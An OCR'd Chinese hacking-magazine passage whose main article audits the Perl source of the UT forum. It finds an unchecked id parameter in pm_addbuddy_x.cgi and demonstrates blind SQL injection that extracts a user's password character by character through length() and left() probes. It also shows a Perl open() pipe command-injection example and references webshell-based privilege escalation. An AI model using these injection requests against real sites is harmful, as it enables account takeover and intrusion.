



图6

关于PHP 5.x COM functions漏洞的利用就为大家介绍到这里了，测试代码已经随文提供，大家根据自己的需要，进行适当修改即可。不过，提醒大家一下，以上几个漏洞的利用前提是我们已经有了WebShell，之后才可以上传用于提权的脚本，切记哦。

适合读者：入侵爱好者
前置知识：Perl语言、Linux基础

首发UT论坛漏洞



文/图 猛撞鼠标

UT(Ultra Threads)论坛是典型的LAMP组合(Linux、Apache、MySQL和Perl)，界面简洁，安全性在国内使用的各种论坛里算得上数一数二的。作为一个Web安全爱好者，我忍不住要测试一下UT论坛的安全性。本文就把本次检测发现的漏洞与各位读者分享一下，希望能对大家有所帮助。

下面开始我们的探索之旅，不过在开始之前，我假设大家都了解一些Linux和Perl的基础知识，不了解也没多大关系，文中提到的都是些基本命令，相信大家也能看明白的。

我们先找个UT论坛，正好地方网的论坛是UT的，就拿它来做测试吧。我首先想到的是SQL注入，用啊D SQL注入器找了若干网页，都没发现有可注入的地方。手工添加“'”和and 1=2也不行，网页正常返回了，如图1和图2所示。




图1




图2

看来SQL注入是没戏了(本来嘛，一个论坛这么好找注入点，不早就变“洞”网了)，接下来用X-Scan扫描，也只是找到一些不痛不痒的安全隐患。WuFTP溢出、Apache漏洞等等，试了一下都没什么效果。看来只能用最原始的办法了，看源代码找漏洞。到网上下载了UT论坛1.0 Final版。

UT论坛是Perl编写的，而Perl程序的漏洞大多在Open或System函数的使用中出现。举个例子，如果Open或者System函数对打开的文件或者命令未做处理的话，我们就可以提交一些特殊格式的命令来达到目的，比如下面的命令。

```
open (IMG, $file_img) or die "Could not open image because: $!\n";
    //假如在$file_img文件名中出现“|”字符，脚本就会执行命令，如 $file_img='../bin/ls |'
```

根据上面的介绍，我们在Linux下输入命令：grep open *.cgi |more，如图3所示，在结果中找了一些比较有可能有漏洞的程序看了一下，比如在cfg_general_x.cgi程序中的第239行，如图4所示。它打开的文件名称不是外面输入的数据(untainted)。再看post_reply_x.cgi，程序里有上传附件的功能，附件的文件名是外部输入的，我们来看看源程序，如图5所示，其中的$fileName是外部输入的，我们看看程序有没有对其做合法性检查。




图3



图4




图5

图6是对$fileName的合法性检查。首先是第256行去掉了“/”和“\”等路径符，只留下文件名，然后第257行去掉了文件名中非字母非“.”和非“-”的字符。为了防止上传木马程序，第263行还对后缀名为ASP、JSP、CGI、PL和PHP的文件进行了处理，将其变为TXT文件。看来这里不可能找到漏



图6

洞了，接着又看了几个程序都是如此，UT对于安全性方面的考虑确实是很周到。转了一圈没有什么发现，最终还是想试试SQL注入，主要是因为SQL注入问题无处不在，只要程序员稍有松懈，漏洞就会迎面而来。

下面简单说一下SQL注入。假设某页面的地址为：http://xx.cn/cgi-bin/board_show.cgi?id=62&age=0，那么提交的参数id=62和age=0，传入到CGI程序中就是$id=62和$age=0，在SQL语句中猜测一下大概为：

select * from ut_borads where id=$id and age=$age;

如果我们对网页中提交的参数手工修改一下，比如age=0 or 1=1，那么程序中SQL语句就会变为

select * from ut_borads where id=62 and age=0 or 1=1;

这条语句将选出所有id=62的数据，因为age=$age or 1=1肯定为真。

接下来我们就看看UT代码中有没有这样的情况。可惜UT对用于SQL语句中的参数进行了严格的过滤跟检查。看了大部分的程序，所有的字符型变量用于SQL语句前，都做了quote()处理，而quote()函数所做的是把字符串两边加上单引号，并把用户提交的单引号复制成两个单引号，所以所有经过quote()函数处理过的数据就不能利用了，这意味着我们无法提交额外的SQL命令或者篡改其它有用的东西了，如图7所示。即使整型变量，程序也用int来进行了限制，我们也不能提交额外的非整型的字符来执行命令，如图8所示。




图7 UT论坛普遍用了quote()函数来处理进入SQL语句的变量




图8 使用int限制整型变量

如果你看看源代码会发现，UT论坛非常广泛地使用了quote()函数和int限制，这对我们来说非常不好，但是还有机会。我们再看看pm_addbuddy_x.cgi，程序很短，只有66行，大家仔细看看图9所示的几行程序，终于找到我们梦寐以求的东西了（说的



图9

夸张了点吧？）。

该程序的作用是将用户添加到自己的短消息簿中。其第39行语句为my $userId=$cgi->param('id')，其$userId从网页中取出，居然没有做任何检查就用到第43行的SQL语句中了（我猜程序员是不是写这句的时候正好意大利伟大的左后卫灵魂附体，得到了点球？）。看看下面的SQL语句：

my $query =" select userName FROM ut_users WHERE id=$userId";

这样我们就可以在网页提交的ID变量中做一个小小的修改了。为了确定这地方确实有SQL注入点，我们在ID后面加"'"，如图10所示，得到的结果验证了我们的猜测，确实存在漏洞，那么我们如何通过这个来取得管理员的密码呢？




图10

[错误信息]
You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

首先，查询语句为my $query ="select userName FROM ut_users WHERE id=$userId";，假设我们查询的为admin用户，然后在ID后面加上判断pasword的命令是否可行呢？我们在网页中提交命令，如图11所示，那么程序中的SQL语句中将会变成：




图11

select userName FROM ut_users WHERE id=22720 and length(password)>15

程序执行后，假如ID为22720的用户密码大于15位的话，那么id=22720跟length(password)>15将返回真，程序将正确执行；假如用户密码小于15位的话，那么程序应该返回错误信息。我们来试试看，结果如图12所示。




图12 用户密码长度不大于15位

```
[错误信息]
该会员不存在。
请通知论坛管理员 <webmaster@js.com>。
```

我们再提交length(password)大于10，结果网页正确返回了我们要加好友的用户，如图13所示。然后提交length(password)>11，结果返回会员不存在，说明密码长度大于10位但不大于11位，这样大家知道密码是多少位了吧(下面叫道"是10.5位！"我晕)！




图13

那么我们如何查询密码到底是多少呢？这要用到Left跟Right函数了。我们提交语句

http://xx.cn/cgi-bin/pm_addbuddy_x.cgi?id=25959 and left(password, 1)>'z'

这条语句的意思是password左起第一位是否大于z。要说明的是，z两边要加单引号，因为它是字符，而且MySQL是不区分大小写的，所以大家不必看着ASCII码表，将z跟Z分别测试。执行后网页返回的结果如图14所示。




图14

```
[错误信息]
该会员不存在。
请通知论坛管理员 <webmaster@js.com>。
```

我们再提交如下语句：

http://xx.cn/cgi-bin/pm_addbuddy_x.cgi?id=25959 and left(password, 1)>'a'

这次返回正确了，提交">'a'"的时候返回会员不存在，说明密码的第一位是"a"(大家可以对照ASCII表来验证)。有了第一位，下面几位估计也不是难事了，最后我们得出密码是aabbcc12345。有了一个ID的密码，管理员的密码也可以如法炮制了，大家可以自己去验证一下。

至此，UT论坛漏洞的发现过程告一段落，UT作者kevinWu对90%以上的程序安全性都做了仔细检查，但是唯独pm_addbuddy_x.cgi程序却对变量没有做任何检查，而使整个论坛的安全出了问题，不得不让人感慨千里之堤溃于蚁穴呀！

